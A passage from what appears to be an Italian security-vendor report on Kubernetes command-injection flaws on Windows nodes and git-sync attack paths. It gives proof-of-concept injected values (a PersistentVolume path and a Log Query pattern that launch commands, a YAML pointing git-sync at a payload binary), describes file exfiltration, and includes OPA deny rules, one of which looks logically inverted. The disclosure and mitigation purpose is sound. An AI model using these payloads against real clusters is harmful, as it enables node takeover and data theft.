


Fig. 20. Panoramica dettagliata dell'architettura del cluster Kubernetes

Configurazione di Kubernetes

Kubernetes utilizza i file YAML praticamente per tutto, dalla configurazione della CNI (Container Network Interface) alla gestione dei pod fino alla gestione dei segreti. YAML è un linguaggio di serializzazione dei dati, che risulta intuitivo per gli utenti. Gli amministratori caricano i file YAML nel nodo del controller con le configurazioni e le azioni che desiderano effettuare (come, ad esempio, implementare un nuovo pod), quindi il controller si occupa poi di tutto (Figura 21).




Fig. 21. Workflow di implementazione di un pod di Kubernetes

A causa dell'aspetto amministrativo richiesto per configurare e implementare i container, qualsiasi vulnerabilità presente nel meccanismo di parsing della configurazione può condurre a risultati devastanti, come il controllo completo del controller o dei nodi di lavoro.

Attacchi CMDi (Command injection)

Di solito, le uniche operazioni che è possibile effettuare in un cluster Kubernetes sono l'implementazione e la disattivazione dei pod. I nodi, che sono le macchine su cui vengono eseguiti i pod, non si possono controllare. Tuttavia, per implementare i suddetti pod, è necessario effettuare varie operazioni sul sistema operativo (OS) dei nodi, che sono il diretto risultato della configurazione fornita dagli utenti. La mancanza di verifica o sanificazione dell'input può consentire ai criminali di inserire comandi OS nell'input, che verranno attivati durante l'elaborazione del file YAML ed eseguiti direttamente sul nodo (Figura 22).




Fig. 22. Un attacco CMDi (Command injection), che porta all'esecuzione di comandi direttamente sui nodi

Sono molti i motivi per cui si tenta di assumere il controllo dei nodi nel cluster:

- **Furto delle risorse di calcolo.** La capacità di eseguire programmi arbitrari sui nodi e sui pod può consentire ai criminali di ospitare le loro botnet sull'infrastruttura violata o di eseguire operazioni di cryptomining.
- **Punto di ingresso dell'organizzazione.** Poiché i pod ospitano parte della logica di un'organizzazione, di solito, sono connessi in qualche modo al resto del data center. Pertanto, un criminale che viola il nodo potrebbe riuscire a eseguire il movimento laterale e ad accedere al resto della rete. Questa possibilità è particolarmente redditizia per gli IAB (Initial Access Broker), che vendono le credenziali di accesso a una rete violata al miglior offerente.
- **Escalation dei privilegi.** Poiché i nodi ospitano più container e servizi, è possibile che sia necessario eseguire un certo movimento laterale all'interno del cluster per ottenere l'accesso desiderato. Anche se i pod, di solito, non dispongono di tale accesso, l'utilizzo di un attacco CMDi (Command injection) per compromettere il nodo potrebbe semplificare l'accesso ai dati necessari.

I volumi sono utili per gli aggiornamenti (e per gli attacchi per il controllo degli account)

La nostra prima serie di vulnerabilità, che abbiamo divulgato verso la fine del 2023, si trova nella funzione dei volumi di Kubernetes. I volumi sono una serie di directory condivise tra i pod e il nodo di hosting. Poiché i pod sono di natura volatile, i volumi sono stati creati per realizzare una soluzione di storage permanente da poter modificare senza dover ricreare l'immagine del container del pod. Questa funzione è utile se vi servono elementi aggiornabili, come un sito web, oppure se volete assumere il controllo del cluster. Per una corretta connessione al nodo e al pod, i volumi devono puntare ai percorsi effettivi sia sul file system dell'host (nodo di lavoro) che sul file system virtuale del pod. Questi due percorsi vengono specificati nella configurazione YAML durante l'implementazione di un nuovo nodo e sono pertinenti per i nostri scopi (Figura 23).

```
    volumeMounts:
    - name: test
      mountPath: /var
      subPath: /log/syslog
  volumes:
  - name: test
    hostPath:
      path: /var
```

Fig. 23. Configurazione del volume Kubernetes

CVE-2023-3676

Nello specifico, siamo interessati al parametro *subPath*, che descrive una directory relativa sull'host. Come parte dei controlli eseguiti su questo parametro, kubelet (il servizio principale per l'esecuzione di container sui nodi) controlla se si tratta di un link simbolico. In Windows, questa operazione viene eseguita tramite un comando PowerShell e il parametro viene trasmesso così com'è. Pertanto, possiamo usare una stringa di valutazione di PowerShell per far eseguire il nostro comando desiderato prima del comando che consente di verificare se il parametro è un link simbolico (Figura 24).




Fig. 24. Sfruttamento del controllo del link simbolico per il parametro subPath

Abbiamo divulgato questa vulnerabilità, a cui è stato assegnato il codice CVE-2023-3676, al team di Kubernetes, che ha risolto il problema trasmettendo il parametro *subPath* come variabile di ambiente perché non viene valutata prima dell'effettiva esecuzione del comando. Durante la risoluzione di questo problema, il team ha anche scoperto altri due controlli di parametri simili, a cui sono stati assegnati i codici CVE-2023-3955 e CVE-2023-3893. Tomer Peled, ricercatore di Akamai, ha collaborato per l'individuazione di queste CVE.

CVE-2023-5528

Mentre l'ultima CVE ha riguardato un sottoparametro generale che è presente in tutti i volumi di Kubernetes, il nostro prossimo problema si riferisce a un tipo specifico di volume denominato Local Volumes. Originariamente, i volumi sono stati creati per mappare una directory sul nodo dell'host al pod; nel caso di un riavvio, il pod potrebbe essere assegnato a un nodo diverso e perdere i dati presenti nella cartella mappata. Per risolvere questo problema, Kubernetes ha implementato la funzione *PersistentVolumes*, che memorizza il nodo a cui sono stati assegnati i pod per garantire che non vengano riassegnati e per evitare la perdita dei dati.

L'effettiva vulnerabilità è molto simile. Nel caso precedente, il controllo ha verificato che il percorso fornito fosse un link simbolico. In tal caso, viene creato un link simbolico tra il percorso sull'host e il file system del pod. Il problema consiste nel fatto che il link simbolico viene creato eseguendo direttamente il comando *cmd* senza verificare l'integrità del parametro dell'input. Quindi, possiamo semplicemente inserire il nostro comando dannoso nel parametro del percorso e farlo eseguire completamente (Figura 25).

```
spec:
  capacity:
    storage: 100M
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-storage
  local:
    path: C:\&calc.exe&&\
```

Fig. 25. Inserimento di un comando dannoso nella configurazione PersistentVolumes

In tal modo, kubelet esegue *cmd.exe* e il nostro comando viene avviato al momento dell'analisi della configurazione YAML (Figura 26).





Fig. 26. Risultato dell'attacco CMDi (Command injection)

A questa vulnerabilità è stato assegnato il codice CVE-2023-5528. Kubernetes ha risolto il problema utilizzando un'implementazione sicura della creazione del link simbolico in Go (il linguaggio di programmazione su cui si basa Kubernetes) anziché utilizzare il comando *cmd* che non è sicuro.

Il git-sync nei segreti di condivisione

La serie successiva di problemi che abbiamo riscontrato non si trovava direttamente in Kubernetes, ma, piuttosto, nel suo progetto collaterale git-sync. Il progetto git-sync è progettato per connettere un pod e un repository Git allo scopo di sincronizzare automaticamente i cambiamenti apportati al proprio sito/server invece di apportarli manualmente tramite una soluzione CI/CD. Ad esempio, gli utenti potrebbero usare questa funzione per collegare il proprio pod nginx con un repository che contiene i file da rendere visibili tramite un pod nginx.

Se guardiamo alla pagina di utilizzo di git-sync, possiamo vedere che supporta molti possibili parametri di configurazione. Pertanto, un utente può personalizzare git-sync in base alle proprie esigenze. I due parametri che si sono distinti maggiormente come potenziali vettori di attacco sono stati identificati con i codici GITSYNC_GIT e GITSYNC_PASSWORD e, per evidenziarli, abbiamo proposto due vettori di attacco.



Esecuzione di codice nascosto

Un criminale con privilegi minimi (Crea privilegi) sul cluster o sullo spazio dei nomi può applicare un file YAML dannoso, che contiene un percorso al proprio file binario, forzandone l'esecuzione con il nome git-sync (Figura 27). Il file binario deve essere accessibile dal pod, un'operazione che può essere eseguita in diversi modi, ad esempio, tramite le sonde o i volumi di Kubernetes oppure mediante LOLBins che viene fornito con il pod git-sync.

```
spec:
  containers:
  - name: git-sync
    image: registry.k8s.io/git-sync/git-sync:v4.0.0
    args:
      - -v=5
    volumeMounts:
    - name: markdown
      mountPath: /tmp/git
    - name: test
      mountPath: /tmp/payload
    env:
    - name: GITSYNC_REPO
      value: https://github.com/XXXXX/YYYYY.git
    - name: GITSYNC_GIT
      value: /tmp/payload/payload
```

Fig. 27. Percorso proposto dell'attacco

Non si tratta esattamente di una vulnerabilità perché non stiamo inserendo alcun comando, ma stiamo soltanto istruendo il pod a utilizzare un altro file binario per il git, il che causa, però, l'avvio di un payload dannoso. Dopo aver applicato il file di configurazione YAML, verrà creato un pod con git-sync.

L'ulteriore vantaggio apportato dal git-sync ai criminali consiste nel fatto che il payload dannoso viene nascosto dietro il nome del git-sync e il pod, quindi più probabilmente sottovalutato dai criminali. Questo comportamento può risultare particolarmente utile per gli attacchi di cryptojacking, in cui servono solo le risorse di calcolo.

Esfiltrazione dei dati

Il secondo attacco riguarda il parametro GITSYNC_PASSWORD_FILE. Gli utenti del git-sync possono utilizzare questo parametro per fornire un file di autenticazione per il pod, che verrà usato durante la connessione al repository.

Un criminale con privilegi elevati per le autorizzazioni di modifica può puntare il valore del parametro a un file sul pod di cui desidera esfiltrare i dati e anche modificare la posizione del repository git. Alla successiva implementazione del processo git-sync all'interno del pod, il file richiesto nel parametro GITSYNC_PASSWORD_FILE verrà inviato dal pod al computer del criminale. Non esistono restrizioni per i percorsi dei file o permessi richiesti per il parametro GITSYNC_PASSWORD_FILE.

Non è difficile immaginare un'esfiltrazione ad alto rischio. Ad esempio, i criminali possono usare questa tecnica per recuperare il token di accesso del pod al fine di interagire con il cluster sotto forma del pod git-sync.

Abbiamo segnalato entrambi i vettori di attacco al team di Kubernetes (che è anche responsabile del git-sync), che, tuttavia, non li ha considerati come vulnerabilità, anche se ci ha incoraggiato a condividere i risultati della nostra ricerca con la comunità del settore, come abbiamo fatto nel Red Team Village alla DEF CON 32.

Problemi di registrazione

L'ultima vulnerabilità CMD (Command injection) che abbiamo trovato è stata identificata con il codice CVE-2024-9042 e si trova in un nuovo meccanismo di registrazione, denominato Log Query.

Log Query è una funzione beta presente nel più ampio sistema di registrazione di Kubernetes. Questa funzione consente agli utenti di effettuare query ai computer remoti sullo stato dei loro sistemi utilizzando il comando CLI o cURL. Ad esempio, è possibile digitare il seguente comando per effettuare una query sullo stato del servizio kubelet in un nodo remoto:

```
kubectl get --raw “/api/v1/nodes/node-1.example/proxy/
logs/?query=kubelet”
```

"Dietro le quinte", le query vengono create (sul nodo remoto) tramite i comandi di PowerShell. Ci siamo chiesti se fossero anch'essi vulnerabili agli attacchi CMD (Command injection). Esaminando i vari parametri ricevuti dalla funzione Log Query, abbiamo notato che Kubernetes ha imparato dai problemi precedenti e che il parametro del nome del servizio, che, probabilmente, è il più usato, viene verificato prima del suo utilizzo.

Tuttavia, Log Query supporta la ricerca per modello e non solo tramite il nome del servizio; inoltre, non viene verificata l'integrità del parametro del modello che non è sottoposto a convalida. Quindi, un criminale può creare un'API per Log Query con un comando PowerShell dannoso, che viene inserito nel campo del modello ed eseguito sul nodo remoto.

```
Curl  “<Kubernetes API Proxy server IP>/api/v1/nodes/<NODE
name>/proxy/logs/?query=nssm&pattern='\$(Start-process cmd)'”
```

La vulnerabilità non è facile da sfruttare, tuttavia, il servizio sottoposto a query non ha bisogno solo della versione beta di Log Query, ma deve eseguire la sua registrazione anche sul sistema ETW (Event Tracing for Windows) (non solo sul sistema di registrazione predefinito, ossia *klog*). In tal modo, si limitano notevolmente le possibilità di sfruttamento, anche se non si eliminano del tutto. Ad esempio, la popolare interfaccia di rete Calico contiene la funzionalità Non-Sucking Service Manager, che è vulnerabile.

Rilevamento e mitigazione

Il modo migliore e più immediato per mitigare i problemi è, ovviamente, aggiornare le istanze di Kubernetes alla versione più recente. Quindi, esistono alcune soluzioni di rilevamento e altre strategie di mitigazione che consentono di ridurre l'impatto esercitato dallo sfruttamento di una vulnerabilità su un cluster privo di patch.

È fondamentale proteggere un ambiente Kubernetes con una policy di sicurezza completa che copre vari aspetti, incluse le PSP (Pod Security Policies) che evidenziano i requisiti di sicurezza necessari per il funzionamento di un pod all'interno di un cluster Kubernetes, le policy di rete che controllano il modo di comunicare dei pod tra di loro e con i servizi esterni e le policy di sicurezza del runtime che si focalizzano sulla protezione dei carichi di lavoro containerizzati durante l'esecuzione.

Ad esempio, le PSP sono incentrate, specificamente, sulla gestione dell'escalation dei privilegi, sull'esecuzione di container con privilegi radice, sull'accesso al file system dell'host e su altre impostazioni relative alla sicurezza (ad es., le funzionalità del kernel, i tipi di volume, l'accesso agli spazi dei nomi dell'host, ecc.). Inoltre, l'utilizzo del meccanismo di storage dei segreti incorporato in Kubernetes può aiutare a gestire in modo efficace password, certificati e chiavi API, consentendo di implementare sistemi automatizzati di generazione di avvisi e di registrazione per identificare e rispondere meglio agli incidenti di sicurezza.

Controllo degli accessi basato sui ruoli

Il controllo degli accessi basato sui ruoli è un metodo che segmenta le operazioni degli utenti in base alla loro identità e al loro ruolo. Ad esempio, ogni utente può creare i pod solo nel proprio spazio dei nomi o visualizzare solo le informazioni per gli spazi dei nomi consentiti. Poiché tutte le vulnerabilità che abbiamo descritto qui sopra richiedono specifici livelli di privilegi (principalmente, la capacità di implementare i pod), restringere gli utenti a specifici spazi dei nomi consente di ridurre il raggio d'azione dall'intero cluster solo allo spazio dei nomi richiesto.

Ricerca delle minacce

Poiché la maggior parte di queste tecniche supera i nodi di Kubernetes, potrebbe generare delle anomalie. Controllando attentamente questi computer e mantenendo una base di "normalità", si dovrebbe riuscire a generare avvisi su qualsiasi attività di post-sfruttamento. Con il supporto di Akamai Guardicore Segmentation per Kubernetes, e con l'aiuto di Akamai Hunt, è possibile tenersi al passo con le minacce emergenti.

Tenete presente che le vulnerabilità discusse in questo articolo non riguardano solo i nodi di Windows. Se il cluster Kubernetes non dispone di nodi di Windows, i rischi sono notevolmente inferiori (se non nulli poiché non siamo gli unici ricercatori della sicurezza che riescono a individuare le vulnerabilità).

Inoltre, poiché il problema risiede nel codice sorgente, questa minaccia rimarrà attiva e, probabilmente, la vulnerabilità verrà sfruttata sempre più. Ecco perché consigliamo vivamente di aggiornare il cluster alle versioni successive, anche se non dispone attualmente di nodi di Windows.

Open Policy Agent

Open Policy Agent (OPA) è un agente open source che consente agli utenti di ricevere dati sul traffico in entrata e in uscita dai nodi e di eseguire azioni sui dati ricevuti in base a determinate policy. Di seguito, abbiamo riportato alcune regole OPA per aiutare a rilevare e bloccare i possibili tentativi di sfruttamento, sulla base dei parametri vulnerabili.

CVE-2023-3676

```
  package kubernetes.admission

  deny[msg] {
    input.request.kind.kind == "Pod"
    path := input.request.object.spec.containers.volumeMounts.subPath
    not startswith(path, "$(")
    msg := sprintf("malicious path: %v was found", [path])
}
```

CVE-2023-5528

```
  package kubernetes.admission

  deny[msg] {
    input.request.kind.kind == "PersistentVolume"
    path := input.request.object.spec.local.path
    contains(path, "&")
    msg := sprintf("malicious path: %v was found", [path])
}
```

Git-sync

```
  package kubernetes.admission

  deny[msg] {
    input.request.kind.kind == "<Deployment/Pod>"
    path := input.request.object.spec.env.name
    contains(path, "GITSYNC_GIT")
    msg := sprintf("Gitsync binary parameter detected, possible
payload alteration, verify new binary ", [path])
}
```

Approfondimenti

Roger Barranco

Vicepresidente del reparto Global Security Operations

Questa raccolta di avanzate ricerche sulla cybersecurity rappresenta i migliori lavori effettuati recentemente da centinaia di ricercatori e data scientist di Akamai che sono all'avanguardia nell'innovazione della cybersecurity da più di vent'anni. Spero di avervi fornito utili informazioni su come la nostra ricerca può aiutarvi a concepire strategie pratiche per proteggere la vostra organizzazione nel 2025 e oltre.

Per aiutarvi a conseguire questo obiettivo, di seguito viene riportato un approccio costituito da quattro fasi, che combina misure proattive con risposte reattive. Questo approccio, insieme a una strategia che **mette in pratica i risultati della ricerca**, consente di creare un solido sistema di difesa dalle minacce.

La combinazione di misure proattive e risposte reattive

1. **Implementate pratiche di igiene informatica basilari ovunque.** Aggiornamenti regolari dei sistemi, rigorosi controlli di accesso, funzioni complete di registrazione e conformità alle best practice di sicurezza formano la base di una solida strategia di sicurezza. Queste pratiche fondamentali impediscono gran parte dei potenziali attacchi "declinando" in modo efficace molti "inviti" informatici senza richiedere un ulteriore impegno.

2. **Suddividete l'ambiente in modo coerente con varie piattaforme di sicurezza.** Incrementate le pratiche di igiene informatica di base implementando più livelli di sicurezza. Implementate soluzioni WAF (Web Application Firewall), misure di sicurezza delle API e sistemi di protezione dagli attacchi DDoS (Distributed Denial-of-Service). Applicate questi livelli in modo coerente per creare una solida strategia di difesa approfondita in grado di resistere e respingere un'ampia gamma di minacce informatiche.

3. **Focalizzatevi con estrema precisione sui servizi business-critical.** Identificate e date priorità alla protezione delle preziose risorse della vostra organizzazione, ossia i sistemi e i dati che, se violati, potrebbero danneggiare gravemente le attività, la reputazione o il fatturato della vostra azienda. Assegnate ulteriori risorse e implementate misure di sicurezza ottimizzate per queste risorse critiche allo scopo di garantirne la massima protezione possibile.

4. **Rivolgetevi a un team o un partner affidabile per la risposta agli incidenti.** Tutte le aziende (o quasi) dovranno, prima o poi, affrontare un incidente informatico significativo. Quando (non se) i sistemi di difesa vengono violati, un team o un partner affidabile e immediatamente disponibile possono davvero fare la differenza. Le sue rapide funzionalità di risposta possono aiutare la vostra organizzazione a sopravvivere all'attacco e a riprendersi rapidamente, a minimizzare i danni e a ripristinare tempestivamente le normali attività aziendali.

Questa strategia bilanciata, costituita da quattro fasi, combina la saggezza necessaria per evitare inutili rischi con il pragmatismo che porta a tenersi pronti per le situazioni inevitabili. Nella mia esperienza pluridecennale in qualità di responsabile delle operazioni di sicurezza aziendali, ho potuto osservare direttamente come questo approccio sia in grado di aiutare le aziende a evitare potenziali disastri informatici e a recuperare tempestivamente dalle violazioni. Le organizzazioni che adottano questo approccio in quattro fasi dimostrano sempre un maggior livello di resilienza e adattabilità nei confronti delle minacce informatiche.

La combinazione di sistemi di difesa proattivi e tempestivi

Quando mi chiedono di parlare della cybersecurity, spesso mi ritrovo a pensare a questa perla di saggezza citata dall'attore W.C. Fields: "Non devo rispondere a tutte le offese". Questa osservazione spensierata mette in risalto una nuova e potente dimensione della cybersecurity. Proprio come noi possiamo scegliere di sganciarci dai conflitti improduttivi, le organizzazioni possono decidere strategicamente di declinare gli "inviti" informatici.

Nel panorama digitale, questi "inviti", spesso, si manifestano come potenziali vulnerabilità o vettori di attacco. Implementando le pratiche di igiene informatica di base, le organizzazioni possono eludere preventivamente molti degli odierni attacchi informatici. Questo approccio proattivo consente alle aziende di "declinare" la maggior parte delle minacce informatiche senza aggiungere un ulteriore impegno.

In contrasto a quanto detto finora, vorrei menzionare un'altra citazione, anche qui riferita da una fonte insolita, ossia il pugile Mike Tyson, che ci ha chiaramente ricordato: "Tutti hanno un piano fino a che non si prendono un pugno in faccia". Questa dura realtà presenta un interessante contrasto con l'approccio equilibrato che sembrava delineare la citazione di Fields. Nel settore della cybersecurity, entrambe le prospettive sono degne di merito e riuscire a bilanciarle è fondamentale.

La strategia a quattro fasi non è solo teorica, ma viene collaudata sul campo nelle trincee dei conflitti informatici del mondo reale. Implementando queste misure, le organizzazioni migliorano notevolmente il proprio livello di cybersecurity assicurandosi di disporre delle risorse necessarie per muoversi nel complesso mondo digitale, pronte a declinare gli "inviti" non necessari e a resistere agli inevitabili "pugni in faccia".

La ricerca presentata in questo rapporto SOTI fornisce le informazioni e gli strumenti più recenti da considerare per tenersi al passo con le minacce nel panorama della cybersecurity in continua evoluzione. Speriamo che questa raccolta possa aiutarvi a costruire un futuro digitale più resiliente e sicuro.

Collaboratori della ricerca

Liron Schiff
Principal Security Researcher, Akamai

Per più di dieci anni, Liron (che svolge anche il ruolo di Chief Scientist per il gruppo di ricerca sulla sicurezza dell'AI) ha gestito vari progetti R&D nel settore della cybersecurity, oltre a occuparsi di ricerche a livello accademico nel campo delle reti informatiche. La sua ricerca si focalizza sugli aspetti legati alla programmabilità, alla resilienza e alla sicurezza delle reti.

Stiv Kupchik
Security Researcher Team Lead (in precedenza)

I progetti di Stiv si sono incentrati sui componenti interni dei sistemi operativi, sulla ricerca delle vulnerabilità e sull'analisi dei malware. Stiv ha presentato la sua ricerca in occasione di conferenze come Black Hat, Hexacon e 44CON.

Ori David
Security Researcher Team Lead, Akamai

La ricerca di Ori è incentrata sulla sicurezza offensiva, sull'analisi dei malware e sulla ricerca delle minacce.

Ben Barnea
Security Researcher, Akamai

Ben Barnea vanta interessi e competenze nella conduzione di ricerche sulle vulnerabilità e sulla sicurezza di basso livello in varie architetture, tra cui quelle in Windows e Linux, nonché nei dispositivi mobili e dell'IoT. Ben adora anche scoprire come funzionano i meccanismi complessi e, soprattutto, come non funzionano.

Tomer Peled
Security Researcher, Akamai

Nell'ambito delle sue mansioni quotidiane, Tomer si occupa di condurre ricerche su vari argomenti, dalle vulnerabilità ai componenti interni dei sistemi operativi.

Sam Tinklenberg
Senior Security Researcher, Akamai

Sam fa parte del gruppo di ricerca sulle minacce alle app e alle API e vanta un background nei test di penetrazione delle applicazioni web. Adora trovare nuovi strumenti per l'individuazione e la protezione dalle vulnerabilità critiche.

Ryan Barnett
Principal Security Researcher, Akamai

Ryan fa parte del team di ricerca sulle minacce, che si occupa del supporto delle soluzioni di sicurezza App & API Protector. Oltre al suo lavoro in Akamai, Ryan è anche membro del consiglio di amministrazione di WASC e responsabile del progetto OWASP per i sistemi WHID (Web Hacking Incident Database) e DWH (Distributed Web Honeypot).

Riconoscimenti

Direttore della ricerca

Mitch Mayne

Editoria e stesura

Tricia Howard
Maria Vlasak
Mitch Mayne

Revisione e contributi di esperti del settore

Liron Schiff
Tomer Peled
Stiv Kupchik
Sam Tinklenberg
Ori David
Ryan Barnett
Ben Barnea
Roger Barranco

Materiali promozionali

Annie Brunholz
Tricia Howard
Ashley Linares

Marketing ed editoria

Georgina Morales Hampe
Emily Spinks

Stato di Internet - Security

Leggete i numeri precedenti e consultate le prossime pubblicazioni degli acclamati rapporti sullo stato di Internet - Security di Akamai sul sito **akamai.com/soti**

Ricerca sulle minacce di Akamai

Restate aggiornati sulle ultime novità in materia di intelligence sulle minacce, rapporti sulla sicurezza e ricerche sulla cybersecurity consultando il sito **akamai.com/security-research**

Accesso ai dati del rapporto

Potete visualizzare i grafici e i diagrammi citati in questo rapporto in versioni di alta qualità. L'utilizzo e la consultazione di queste immagini sono forniti a scopo gratuito, purché Akamai venga debitamente citata come fonte e venga conservato il logo dell'azienda: **akamai.com/sotidata**

Ricerca sulla sicurezza di Akamai

Leggete il blog relativo alla ricerca sulla sicurezza di Akamai per una rapida panoramica sulle ricerche più importanti attualmente in corso.
akamai.com/security-research